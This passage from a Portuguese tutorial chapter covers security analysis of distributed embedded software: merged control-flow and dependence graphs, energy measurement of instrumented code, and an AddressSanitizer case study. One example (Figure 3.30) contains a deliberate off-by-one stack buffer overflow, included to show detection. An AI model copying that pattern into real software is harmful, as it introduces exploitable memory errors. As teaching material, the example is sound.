Com o advento da Internet das Coisas (*Internet of Things* – IoT) [Atzori et al. 2010] e a popularização dos *smartphones* a tendência é que Sistemas Embarcados tornem-se praticamente onipresentes e conectados à Internet. A *IoT* pretende conectar uma enorme diversidade de dispositivos computacionais e prover serviços com garantias de alta disponibilidade, eficiência e segurança. Dessa forma, os Sistemas Embarcados terão acesso e poderão ser acessados via Internet além de comunicarem entre si de forma distribuída. Paralelamente a essa ubiquidade de Sistemas Embarcados – e os benefícios que ela acarreta – surge também certa inquietação: como garantir a Segurança de Software embarcados nesses dispositivos?

A maioria das propostas de Segurança de Software se baseia na análise do código fonte e/ou binário da aplicação a fim de detectar operações que possam levar o programa

a sofrer um ataque. Técnicas usadas variam desde análise estática e instrumentação dinâmica de código [Dietz et al. 2012, Rodrigues et al. 2013] até soluções que procuram gerar testes dinamicamente usando execução simbólica [Molnar et al. 2009]. Tais propostas, contudo, não levam em consideração as peculiaridades de sistemas distribuídos e, portanto, suas respectivas análises são conservadoras quando se deparam com chamadas de procedimento que fazem interface com a rede.

Há exceções como o Kleenet [Sasnauskas et al. 2010] e o T-Check [Li and Regehr 2010] que tem por objetivo encontrar defeitos em aplicações de redes de sensores sem fio que utilizem o *ContikiOS* (Kleenet) ou o *TinyOS* (T-check). Tais ferramentas utilizam execução simbólica para gerar testes dinâmicos a fim de avaliar os cenários nos quais o sistema podem apresentar algum tipo de defeito. Mas, além do foco ser em detecção de bugs e não em segurança, a quantidade de caminhos a serem avaliados pode tornar a análise inviável por restrições de tempo e recursos computacionais.

Na área de sistemas distribuídos, há trabalhos de análise de vulnerabilidades de protocolos, incluindo *model checking* [Lin et al. 2009] e engenharia reversa de protocolos [Comparetti et al. 2009]. Esses trabalhos, no entanto, focam no protocolo de comunicação e tratam as partes comunicantes como caixas-pretas, sem examinar seu código fonte. Já na área de aplicações *Web*, trabalhos como [Tripp et al. 2009, Balzarotti et al. 2008] avaliam o fluxo entre dados de entrada e seu uso em uma aplicação *Web* para detectar pontos vulneráveis no programa. Tais trabalhos, contudo, geram muitos falsos positivos já que qualquer interação com a rede é considerada insegura.

Portanto é necessário que novas soluções de Segurança de Software sejam desenvolvidas voltadas especialmente para Sistemas Embarcados Distribuídos. Mais precisamente, deve-se levar em consideração uma intensa comunicação via rede com dispositivos comunicando entre si e com a Internet. A solução deve ser avaliada não apenas em termos de tempo e memória, mas também em termos energéticos. Por fim, a solução deve ser "leve" (*lightweight*) o suficiente para ser executada sobre plataformas restritas.

Por exemplo, na figura 3.18 temos dois programas: *Reader* e *Writer*. O programa *Writer* envia uma mensagem para o *Reader* inciando o protocolo (*code=1, size=7 e buffer=begin*). O programa *Reader* recebe a mensagem e imprime o código. Se apenas o *Reader* é analisado, a maioria das ferramentas de segurança de código concluirá que o *recv* é um ponto de entrada vulnerável, pois um adversário poderia, via programa *Writer*, enviar um dado maior que o previsto pelo e sobrescrever o campo *code* na *struct MSG*. Mas ao analisar o programa como um todo fica claro que o *Writer* envia apenas dados internos e, portanto, não representa ameaça para o sistema. Dessa forma, é possível evitar um falso-positivo e reduzir o número de instrumentações necessárias para tornar o programa seguro.

3.5.7.1. Grafo de Controle de Fluxo de Sistemas Distribuídos

A análise distribuída pode ser realizada utilizando estruturas de dados semelhantes às propostas para sistemas convencionais. Por exemplo, muitas análises utilizam o grafo de controle de fluxo (CFG) como representação do programa a fim de verificar os possíveis caminhos no programa. O CFG é um grafo dirigido onde os nós são blocos básicos do


```c
//Reader
#include "mysocket.h"
struct msg {
 char buf[MAX];
 char code;
};
int main() {
 int mySocket,n;
 char buf[MAX];
 struct msg MSG;
 mySocket = getMySocket();
 n=recv(mySocket,buf,MAX,0);
 MSG.code = buf[5];
 printf("code: %c",MSG.code);
 close(mySocket);
}
```

Programa *Reader*

```c
// Writer
#include "mysocket.h"


int main()
{
    int mySocket;
    mySocket=getServerSocket();

    char buffer[]="begin17";
    send(mySocket,buffer,7,0);

    close(mySocket);
}
```

Programa *Writer*

Figura 3.18. A análise individual considera o arranjo (*buf*) vulnerável no Reader. Ao analisar o todo, verifica-se um falso-positivo.

```c
a=10;
send(a); //s1
a=20;
send(a); //s2
```

Programa $P1$

```c
b=recv(a); //r1
b=recv(a); //r2
```

Programa $P2$

Figura 3.19. Programa $P1$ envia valor de a para $P2$. Programa $P2$ recebe valor de a atribui a b.

programa [Allen 1970]. Um bloco básico é uma sequência de instruções que não contém desvios, só é possível entrar no bloco pela primeira instrução e só é possível sair depois da última instrução. Há uma aresta entre um bloco básico $B1$ e um bloco básico $B2$ se o programa pode fluir de $B1$ para $B2$. Cada programa de um sistema distribuído possui seu próprio CFG. Dessa forma, para se analisar um sistema distribuído como um todo é necessário criar um CFG global do sistema.

Por exemplo, a figura 3.19 mostra o código de um programa $P1$ que envia valor de a para o programa $P2$ que recebe esse valor e o atribui a b. Não há muito o que inferir de possíveis valores de b se analisarmos apenas $P2$. Por outro lado, ao analisar os dois programas em conjunto verifica-se que o maior valor que b pode assumir é 20.

Na figura 3.20a temos os CFGs simplificados do programa $P1$ e do programa $P2$. Para analisar a aplicação como um todo é necessário unir os dois grafos o que resulta em um novo CFG que representa o sistema distribuído como pode ser visto na figura 3.20b. Agora é possível saber que o valor b em $P2$ depende do valor de a que foi recebido de $P1$ e que esse valor variou entre 10 e 20. Dessa maneira, a análise se torna mais precisa e menos suscetível a falsos positivos.

O problema passa a ser, então, como unir esses grafos de forma que as análises já existentes possam ser aplicadas. A solução trivial desse problema é unir todos os *sends* com todos os *receives*. Mas nesse caso, várias arestas inválidas serão incluídas como acontece com as arestas pontilhadas na figura 3.20c. Portanto é necessário utilizar um algoritmo que leve em consideração o CFG de cada programa e sua interação via rede a

fim de gerar um CFG do sistema como um todo sem arestas redundantes ou inválidas.



Figura 3.20. (a) CFG simplificado dos programas $P1$ e $P2$. (b) União dos CFGs simplificados de $P1$ e $P2$. (c) CFG simplificado resultante da ligação de todos os *sends* de $P1$ com todos os *receives* de $P2$, as aresta pontilhadas indicam ligações inválidas.

As arestas redundantes podem ser eliminadas ou, pelo menos, reduzidas a partir da aplicação do conceito de Dominância em Grafos. Um nó x em um CFG G domina um nó y (x e y podem ser os mesmos) se e somente se todo caminho em G para y a partir do início – s – contém x. Já um nó x é dominador imediato de y se $x \neq y$ e qualquer outro nó z que domine y também domine x. Para otimizar as ligações entre *sends* e *receives* podemos detectar qual é o dominador imediato x_L de cada *send* ou *receive* encontrado, onde L é o nível desse dominador imediato. Esses *sends*/*receives* passam a fazer parte do conjunto de pontos de comunicação de rede dominados por x_L. O mesmo é feito para o outro programa. Cria-se, então, arestas apenas entre *sends* e *receives* de programas diferentes que estejam no mesmo nível. O nível de cada nó (L) pode ser determinado da seguinte maneira: (i) inicia-se o nível de cada *send* ou *recv* com nível 0; (ii) Se um *send* ou *recv n* é alcançável por um nó x com nível L, o nível de n será o maior valor entre $L+1$ e o nível de n; (iii) repete-se o passo anterior até que o sistema se estabilize.

Por exemplo, na figura 3.21 mostramos um código onde um programa *Send* envia mensagens para o programa *Recv* simulando um trecho de um protocolo de um sistema distribuído. O CFG do programa *Send* pode ser visto na figura 3.22 e do programa *Recv* na figura 3.24. Através da árvore de dominância do programa *Send* é possível verificar quais os dominadores imediatos de cada *send*, veja figura 3.23. Cada *send* dos blocos básicos $if.then$ e $if.else$ tem como dominador imediato o bloco $entry$. Já o *send* do bloco básico $do.end$ tem como dominador imediato o bloco $do.cond$. A árvore de dominância


```c
#include "myserversocket.h"
main() {
 int s,code;
 struct msgServer m;
 s = getMyServerSocket();
 scanf("%d",&code);
 if(code==7){
     strcpy(&m.buf,"begin17");
     send(s, &m.buf, 7, 0);
 }else{
     scanf("%s",&m.buf);
     send(s,&m.buf,strlen(m.buf),0);
 }
 do{
   //do something and break
 }while(1);
 scanf("%s",&m.buf);
 send(s, &m.buf, strlen(m.buf), 0);
 close(s);
}
```

Programa *Send*

```c
#include "mysocket.h"

int main(){
 int s;
 int n;
 struct msg m;
 s = getMySocket();

 n=recv(s,&(m.buf),MAX,0);

 if(MSG.code==7){
   printf("Begin");
   n=recv(s,&(m.buf),MAX,0);
 } else {
   printf("code: %c",m.code);
   n=recv(s,&(m.buf),MAX,0);
 }

 close(s);
}
```

Programa *Recv*

Figura 3.21. Trecho de um sistema distribuído onde o programa *Send* envia mensagens para o programa *Recv* de acordo com entradas passadas pelo usuário.

do programa *Recv* é apresentada na figura 3.25. O primeiro *recv* tem como dominador imediato o início do programa, já os demais tem como dominador imediato o primeiro bloco básico (*entry*).

Portanto para gerar o CFG desse exemplo, devemos criar arestas entre cada *send* e cada *recv* obedecendo suas árvores de dominância. O resultado final pode ser visto na figura 3.26. É criada uma aresta entre cada *send* dominado pelo bloco básico *entry* e o *recv* inicial. Já o *send* dominado pelo bloco básico *do.end* foi ligado cada *recv* dominados pelo bloco básico *entry*.

3.5.7.2. Grafo de Dependência de Sistemas Distribuídos

Há muitos algoritmos que usam o grafo de dependências [Ottenstein et al. 1990] para analisar programas. O Grafo de Dependência pode ser usado, por exemplo, para mapear as dependências entre as entradas (fontes externas) e os arranjos. A figura 3.27 mostra um grafo de dependência criado para um pequeno programa C. O grafo de dependência possui um nó para cada variável e cada operação do programa. Há uma aresta entre cada variável u e uma instrução i se i representa uma instrução que usa u. De forma similar, o grafo contem uma aresta entre i e v se i define uma variável.

É possível utilizarmos esses algoritmos no mundo distribuído, desde que exista uma definição de grafo de dependências apropriado. Tal grafo pode ser construído a partir da união dos grafos de dependências individuais, via uma estratégia semelhante àquela que usamos para unir CFGs. Cada programa do sistema possui seu próprio grafo de dependência. Para cada instrução de acesso a rede, é criado um vértice no grafo para representar essa comunicação. O vértice é marcado como um nó de rede de leitura ou de escrita e inserido em uma lista correspondente. Insere-se, então, uma aresta de dependência entre o vértice de rede encontrado e os vértices correspondentes no outro programa de acordo com o CFG global do sistema construído anteriormente. Dessa forma, o grafo de dependências final é a união dos grafos de cada programa e representa o grafo de



Figura 3.22. CFG do Programa Send



Figura 3.24. CFG do Programa Recv



Figura 3.23. Send: Árvore de Dominância



Figura 3.25. Recv: Árvore de Dominância



Figura 3.26. CFG do sistema distribuído. Os nós preenchidos correspondem a blocos básicos do programa Send. As arestas tracejadas representam as ligações entre send e recv de cada programa.

dependência do sistema distribuído como se fosse um único programa.

O grafo de dependência resultante pode ser usado, por exemplo, para verificar dependências entre arranjos e entradas de dados. Para cada operação com arranjo, verifica-se no grafo se há dependência com as fontes de dados. As dependências podem ser locais ou remotas. As locais são aquelas que representam caminhos entre arranjos e fontes de dados no mesmo programa. As dependências remotas são aquelas derivadas de caminhos entre arranjos de um programa e fontes de dados de outro programa, através da rede.

3.6. Metodologia de Avaliação

A inserção de código extra para verificação de segurança causa um acréscimo energético que pode ser determinante para aplicações nas quais o consumo de energia é parâmetro crítico, tais como aplicações embarcadas, sistemas movidos a bateria e outros. Nesta seção, será descrito um método para medição de energia extra consumida pelo acréscimo de código.

3.6.1. Modelagem do Sistema de Medição

O método consiste em medir a energia total que a plataforma consome durante o tempo de execução do código instrumentado e, em seguida, subtrair a energia correspondente ao consumo em estado de repouso (sem execução do código), de forma que o resultado corresponda à energia consumida somente pelo código sob análise. Um diagrama de blocos do sistema de medição está representado na figura 3.28. Para medir a energia, é


```
int main(int argc, char** argv) {
   int a = 0;
   a++;
   int* p = (int*)malloc(sizeof(int));
   int* p2 = (int*)malloc(sizeof(int));
   *p = a;
   if (argc % 2) {
      free(p2);
      p2 = p;
   } else {
      *p2 = *p;
   }
   return 0;
}
```



Figura 3.27. Exemplo de um grafo de dependências

preciso medir a corrente que entra na plataforma. Ao inserir uma resistência em série com o circuito de alimentação (resistência *shunt*) é possível medir o valor da tensão sobre essa resistência e a corrente que entra na plataforma (passa pela resistência) é proporcional ao valor da tensão medida.

Para adquirir os valores de tensão V_s sobre a resistência *shunt* R_s, deve ser utilizado um sistema de aquisição de dados (*Data Acquisition System* – DAQ)[11]. Esse sistema amostra os valores analógicos de tensão e os converte para valores digitais, usáveis em computador. Cada valor de tensão V_s amostrado é processado no *software* de medição. Como gatilho externo de aquisição dos dados, foi usada a porta serial RS-232 da plataforma (controlável em *software*). O pino da porta serial correspondente ao sinal RTS (*Ready to Send*) permanece em nível lógico alto no estado de repouso. Quando o programa a ser avaliado inicia, o valor de tensão do pino RTS é alterado para nível lógico baixo e quando o programa termina, o nível lógico alto é novamente atribuído. Dessa forma, início e fim do programa estão claramente definidos por sinais externos, que servirão de entrada para o DAQ e serão processados no *software* de medição.

[11]Modelo utilizado: USB-6009 - National Instruments.



Figura 3.28. Diagrama de blocos para o esquema de medição

3.6.2. Códigos de teste

Para garantir a qualidade do teste, o sistema operacional (SO)[12] precisa ser configurado para não inicializar os módulos gráfico e de rede. Além disso, deve ser dada prioridade máxima[13] ao programa em execução para evitar que outras tarefas realizadas concomitantemente pelo SO causem desvios nos resultados.

Os instantes exatos de início e fim da execução dos programas sob análise devem ser determinados, portanto, é necessário modificar os códigos fonte inserindo comandos que controlem a porta serial. Esses comandos engatilham a medição através de um sinal externo em hardware, dispensando qualquer tipo de emulação. As funções `setrts_up` e `setrts_down` realizam esse trabalho definindo os níveis de tensão do pino de saída da porta RS-232. No início do programa, a saída da porta serial é definida como nível baixo (`setrts_down`) e, ao final, o nível lógico alto (`setrts_up`) é atribuído. Abaixo, é mostrado um exemplo da inserção do sinal RTS no código fonte de um programa sob avaliação.

```
//saída_porta_serial <= (nível baixo)
setrts_down();
//exemplo de corpo do código para testes
for(k=0; k < iterations; k++){
/* bound check*/
      assert(sizes[1] > 15 && "Index out of bounds");
      array[15]=2;
} //fim do corpo
//saída_porta_serial <= (nível alto)
setrts_up();
```

[12]Para o teste e validação do método, os experimentos foram realizados em SO Fedora 11.
[13]Usando o comando *nice*.

3.6.3. Cálculo da Energia

A tensão V_s é proporcional à resistência R_s. O valor de R_s deve ser pequeno para que o acréscimo de resistência no circuito seja mínimo. Para que a tensão V_s corresponda ao valor real de corrente, é preciso multiplicar a tensão V_s pelo fator de ganho G. Pela lei de Ohm, $I_s = V_s/R_s$ [Nilsson and Riedel 2009]. Daí,

$$I_s = (1/R_s).V_s = G.V_s. \tag{1}$$

A energia total pode ser calculada integrando a potência instantânea ao longo do tempo [Nilsson and Riedel 2009]

$$E = \int_{ti}^{tf} p(t)dt = \int_{ti}^{tf} v(t).i(t)dt. \tag{2}$$

Como a corrente total que passa pelo sistema é $I_s = G.V_s$ e a tensão de alimentação V_{power} é constante, tem-se:

$$E = \int_{ti}^{tf} V_{power}.G.v_s(t)dt, \tag{3}$$

onde t_i e t_f são os instantes de tempo de início e fim do programa em execução, determinados, respectivamente, pelas mudanças de níveis lógicos do sinal RTS. O diagrama de blocos do cálculo da energia pode ser visto na Figura 3.29.



Figura 3.29. Esquema do cálculo da energia

O valor de V_s é multiplicado pelo ganho G para obter o valor real de corrente I_s. Em seguida, esse valor é multiplicado por V_{power}, chegando à potência instantânea consumida. A integral da potência é a energia total acumulada até o instante t. O programa começa a processar os dados quando o sinal RTS vai para nível baixo e termina quando o sinal volta para nível alto. Então, a energia acumulada é correspondente à execução do programa testado. O resultado (Energia) é salvo em forma de texto no arquivo de saída.

3.6.4. Software para cálculo da Energia

O DAQ utilizado lê periodicamente amostras de tensão em sua entrada e as converte para valores digitais tratáveis em computador. O fabricante provê uma biblioteca de abstração do hardware que permite que o programador desenvolva programas que interajam diretamente com as entradas do DAQ através de comandos de alto nível. Assim, utilizando a linguagem C++, foi possível desenvolver um software para tratamento do sinal e cálculo da energia. Esse software é organizado em duas classes principais: a classe `Channel` e a classe `Measurement`. A classe `Channel` possibilita a criação (abstrações em software) e manipulação dos canais do DAQ. A classe `Measurement` é responsável pelo controle e processamento das medições e cálculo da energia.

Ao ser executado, o DAQ é configurado e os canais ("Trigger" - A1 e "Principal" - A0) são criados. O programa, então, espera até que um sinal de gatilho (RTS) seja recebido no canal A1. Quando o sinal de gatilho é recebido, marcando o início do código, a função de aquisição de dados é chamada e os valores de tensão do canal A0 são lidos.

A energia é a integral (soma) dos valores de potência instantâneos consumidos. A potência é calculada em software como $(VSUPPLY) \times (SHUNTGAIN) \times V_s$, onde V_s é o valor de tensão sobre a resistência R_s lido naquele instante. Uma variável, inicializada em zero, é incrementada com o valor da potência, de forma que, ao final da execução, seu valor seja a igual a soma das potências instantâneas ao longo do tempo. A cada amostra obtida, o canal A1 é lido e testado a fim de se determinar se houve término ou não da execução. Em caso positivo, o programa adiciona no fim do arquivo de saída os valores do tempo total de execução (em segundos) e a energia total consumida (em Joules), voltando, então, à fase de espera por um novo sinal de gatilho. Esse fluxo de execução contínuo possibilita a automação do processo o que permite a utilização de *scripts* para execução de n programas de testes. O resultado final é a média (calculada em software) dos n valores de energia medidos, garantido, dessa forma, maior confiabilidade na medição.

3.7. Estudo de Casos

3.7.1. Introdução

Como estudo de caso, iremos apresentar um exemplo didático de código em C e como utilizar a ferramenta AddressSanitizer, apresentada na seção 3.5.4 para instrumentá-lo contra erros de acessos inválidos. Opções plausíveis para a instrumentação incluem as ferramentas SoftBound+CETS [Nagarakatte et al. 2009] [Nagarakatte et al. 2010] e SAFECode [Dhurjati et al. 2006], mas atermo-emos apenas ao AddressSanitizer [Serebryany et al. 2012] neste estudo. Mostraremos, também, o funcionamento de uma transformação de eliminação de Verificação de Limites de Arranjo e o impacto desta análise no gasto energético do programa.

3.7.2. Exemplo

Tomemos como exemplo o programa na figura 3.30. Compilando-se este programa com o AddressSanitizer, utilizando a *flag* `-fsanitize=address` no `clang`, e executando-o, observamos que o programa aborta com a mensagem de erro:

$$ERROR : AddressSanitizer : stack-buffer-overflow on address[...].$$

Essa mensagem indica que houve um Estouro de Arranjo ao acessar um objeto na pilha. Não listamos a mensagem completa por questão de espaço. De fato, a indexação na linha quatro acessa um elemento além do término do arranjo, acesso este que é identificado pela ferramenta como sendo inválido.

```
int main(int argc, char **argv) {
  int a[15];
  for (unsigned i = 0; i < 16; ++i)
    a[i] = i;
  return a[0] + a[14];
}
```

Figura 3.30. Exemplo 1

Tomemos agora, o exemplo na figura 3.31. O programa está correto, e não há acessos inválidos, como há no programa anterior. Os acessos ao arranjo, ainda assim, são instrumentados sem necessidade. Utilizando uma técnica de inferência de tamanhos de arranjo, descrita em por Santos *et al.* [Henrique Nazaré Santos 2013], e de uma Análise de Intervalos, descrita na seção 3.5.5, podemos provar que o acesso ao arranjo na linha 4 é seguro, uma vez que o índice é sempre não-negativo e menor que o tamanho do arranjo. Caso seja, toda instrumentação na indexação é passível de ser removida.

```
int main(int argc, char **argv) {
  int a[15];
  for (unsigned i = 0; i < 15; ++i)
    a[i] = i;
  return a[0] + a[14];
}
```

Figura 3.31. Exemplo 2

Para arranjos com tamanhos dados por expressões simbólicos, porém, a Análise de Intervalos pode ser tornar inefetiva, como acontece para o exemplo na figura 3.32. Isso ocorre pois, para um arranjo com n posições sendo acessado com índice i, podemos ter a relação simbólica $i < n$, sem esta ser dada pelos intervalos numéricos de ambas. Para tratar estes casos, é necessária uma análise de tamanhos relativo, descrito também por Santos *et al*. Com esta análise podemos definir limites superiores simbólicos para cada variável. Com isso, utilizamos a Análise de Intervalos para verificar se o índice sendo acessado é não-negativo e se o tamanho do arranjo é um limite superior simbólico para o índice.


```
int main(int argc, char **argv) {
  int *a = malloc(n * sizeof(int));
  for (unsigned i = 0; i < n; ++i)
    a[i] = i;
  return a[0] + a[n - 1];
}
```

Figura 3.32. Exemplo 3

Implementamos essas técnicas de eliminação de Verificação de Limites de Arranjo em nossa ferramenta GreenArrays e a utilizamos para remover instrumentações redundantes inseridas pelo AddressSanitizer. Os ganhos energéticos são mostrados abaixo.

3.7.3. Avaliação Energética das Ferramentas

Após instrumentado o código, é preciso garantir que o acréscimo energético causado pela instrumentação seja viável, principalmente se tratando de Sistemas Embarcados. A seguir, será aplicado o método proposto na seção 3.6 para medir a energia consumida pelo código instrumentado.

Como o código já foi compilado com a inserção dos sinais de controle RTS, início e fim da medição estão bem marcados e o arquivo executável já está pronto para ser testado. Para realizar os testes em ambiente mais próximo de um sistema embarcado (em que o consumo de energia é parâmetro crítico), foi feito uso da placa mãe Inforce[14].

O arquivo é, então, executado no ambiente de testes. No momento em que o programa inicia, o sinal de `setrts_down` coloca o nível de tensão da porta serial para nível lógico baixo. Nesse momento, o programa de medição (que já foi iniciado em outro computador) identifica a mudança de tensão e inicia a amostragem de dados. A cada amostra, a variável contendo o valor de energia (inicialmente definida em zero) é incrementada com o valor calculado pela equação 3.6.3. Além disso, o valor de tensão do pino RTS da porta serial é medido. Caso seja percebido o sinal de fim de programa de testes (`setrts_up`), o programa de medição termina e o valor acumulado para energia é a energia correspondente à execução do código.

Para o sistema de medição o valor resistência usado foi $R_s = 0,0989\Omega$ [15]. Então, o valor de G pode ser calculado como $G = (1/R_s) = 1/0,0989 = 10,1112$. Pelo manual fornecido pelo fabricante da plataforma usada pra executar o código de testes, tem-se que a tensão de alimentação $V_{power} = 12V$. Para esta plataforma[16], os valores de tensão do pino RTS são $V_{low} = 0V$ e $V_{high} = 5V$, correspondendo aos níveis lógicos baixo e alto, respectivamente. A metodologia descrita foi aplicada para os códigos do *Benchmark* Stanford[17]. Para garantir a confiabilidade da medição, o experimento foi executado dez vezes para cada código testado. O valor apresentado nos resultados é a média dos dez

